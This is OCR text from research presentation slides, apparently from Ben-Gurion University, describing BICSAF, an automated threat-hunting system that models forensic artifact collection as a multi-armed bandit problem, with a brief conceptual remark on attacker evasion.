
Someone needs to decide when to **look around** exploring seemingly unrelated artifacts and when to **investigate a promising lead**.

Multi-Armed Bandit (MAB)

- The multi-armed bandit (MAB) is a problem from probability theory that exemplifies the **exploration-exploitation** trade-off dilemma.

- Consider a gambler in front of k slot-machines who has to decide, **which arms** to play, how many times and in which order.







Collection of artifacts during threat hunting modeled as MAB problem employed in a SOAR system

In standard information retrieval all items are retrievable


an artifact may be relevant but irretrievable




Reward vs number of artifacts related to an attack




How fast can you pinpoint it?



(a) $P_{fp} = 0, P_{fn} = 0$



(b) $P_{fp} = 0.01, P_{fn} = 0.1$




(c) $P_{fp} = 0.05, P_{fn} = 0.5$

Evading the hunt

Leave traces equally related to all known attacks…

Increases the required sophistication level of the attacker

No more favorite tools and techniques - increases the attack cost




Evading attack associated with large number of artifacts.

CBG Cyber@ Ben-Gurion University of the Negev

An autonomous deep dive into for advanced cyber-security forensics


BICSAF




Do not sit back and wait for the Intrusion Detection Systems to raise alerts.


Actively hunt down artifacts that will lead to the attacker.

Agile and adaptive data collection process feeds on **attack hypotheses** constantly generated by BICSAF. **Hunting workflows** (a.k.a. playbooks) are **automatically generated** relaying on a unique **knowledge base** constructed relying on multiple threat intelligence sources.



